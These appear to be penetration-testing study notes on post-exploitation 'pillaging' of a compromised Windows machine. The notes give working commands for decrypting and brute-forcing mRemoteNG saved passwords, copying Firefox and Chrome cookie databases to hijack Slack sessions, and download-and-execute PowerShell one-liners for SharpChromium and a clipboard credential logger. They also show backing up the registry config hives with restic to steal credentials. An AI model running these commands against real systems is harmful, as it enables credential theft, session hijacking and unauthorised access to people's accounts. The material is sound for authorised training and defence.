Pillaging
Process of obtaining info from a compromised machine
Data Sources
Installed APPs
Learning and understanding how these applications connect to the business are essential to achieving our goal.
IDing common apps
dir "C:\Program Files"dir "C:\Program Files (x86)"
Get Installed programs via PowerShell & Reg keys
$INSTALLED = Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation$INSTALLED += Get-ItemProperty HKLM:\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, InstallLocation$INSTALLED | ?{ $_.DisplayName -ne $null } | sort-object -Property DisplayName -Unique | Format-Table -AutoSizemRemoteNG - used to manage and connect to remote systems using VNC, RDP, SSH, and similar protocols
mRemoteNG
saves connection info and creds to a file called confCons.xml
master password - mR3m used to decrypt
Discover mRemoteNG Configuration Files
ls C:\Users\julio\AppData\Roaming\mRemoteNGthe connections root element has the Protected attribute which contains the master password
the child Nodes can contain username, passwords that will be encrypted by the master password
Decrypting the password
use - https://github.com/haseebT/mRemoteNG-Decrypt
If the Connections root element does not contain a master password:
python3 mremoteng_decrypt.py -s "sPp6b6Tr2iyXIdD/KFNGEWzzUyU84ytR95psoHZAFOcvc8LGklo+XlJ+n+KrpZXUTs2rgkml0V9u8NEBMcQ6UnuOdkerig=="
-s if no master passwordthe b64 value is from the child node's password attribute
Decrypt the Password with mremoteng_decrypt and a known Password
If we know that the master password is admin
python3 mremoteng_decrypt.py -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" -p admin

For Loop to Crack the Master Password with mremoteng_decrypt
for password in $(cat /usr/share/wordlists/fasttrack.txt);do echo $password; python3 mremoteng_decrypt.py -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" -p $password 2>/dev/null;done
Abusing Cookies to Get Access to IM Clients
Copy FireFox Cookies DB
copy $env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\cookies.sqlite .
Extract cookies
download - https://raw.githubusercontent.com/juliourena/plaintext/master/Scripts/cookieextractor.py
send the firefox cookies file to KALI
python3 cookieextractor.py --dbpath "/home/plaintext/cookies.sqlite" --host slack --cookie d
Using the webapp
in firefox or chrome, using cookie-editor extension, go to slack
every time you see a login page, add the d cookie using cookie-editor
Then, Launch Slack in web app
now, we can search for pass, creds or read through messages
chromium encrypts the cookies using dpapi
use - https://github.com/djhohnstein/SharpChromium
SharpChromium looks for the cookies file in - %LOCALAPPDATA%\Google\Chrome\User Data\Default\Cookies, but the actual file is located in %LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies
Copy Cookies to SharpChromium Expected Location
copy "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Network\Cookies" "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Cookies"
PowerShell Script - Invoke-SharpChromium
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSharpPack/master/PowerSharpBinaries/Invoke-SharpChromium.ps1')Invoke-SharpChromium -Command "cookies slack.com"JSON output
Note: When copy/pasting the contents of a cookie, make sure the value is one line.
Clipboard
https://github.com/inguardians/Invoke-Clipboard/blob/master/Invoke-Clipboard.ps1
Monitoring the clipboard with PS
IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/inguardians/Invoke-Clipboard/master/Invoke-Clipboard.ps1')Invoke-ClipboardLogger
Capture Credentials from the Clipboard with Invoke-ClipboardLogger
be patient

Roles and Services

Attacking Backup Servers
backup systems need an account to connect to the target machine and perform the backup.
Most companies require that backup accounts have local administrative privileges on the target machine to access all its files and services.
restic
To start working with restic, we must create a repository (the directory where backups will be stored). Restic checks if the environment variable RESTIC_PASSWORD is set and uses its content as the password for the repository. If this variable is not set, it will ask for the password to initialize the repository and for any other operation in this repository.
We will use restic 0.13.1 and back up the repository C:\xampp\htdocs\webapp in E:\restic\ directory. To download the latest version of restic, visit https://github.com/restic/restic/releases/latest . On our target machine, restic is located at C:\Windows\System32\restic.exe.
restic - Initialize Backup Directory
mkdir E:\restic2; restic.exe -r E:\restic2 init
restic - Back up a Directory
$env:RESTIC_PASSWORD = 'Password'restic.exe -r E:\restic2\ backup C:\SampleFolder
restic - Back up a Directory with VSS
restic.exe -r E:\restic2\ backup C:\Windows\System32\config --use-fs-snapshot
restic - Check Backups Saved in a Repository
restic.exe -r E:\restic2\ snapshots
restic - Restore a Backup with ID
restic.exe -r E:\restic2\ restore 9971e881 --target C:\Restore
If we navigate to C:\Restore, we will find the directory structure where the backup was taken. To get to the SampleFolder directory, we need to navigate to C:\Restore\C\SampleFolder.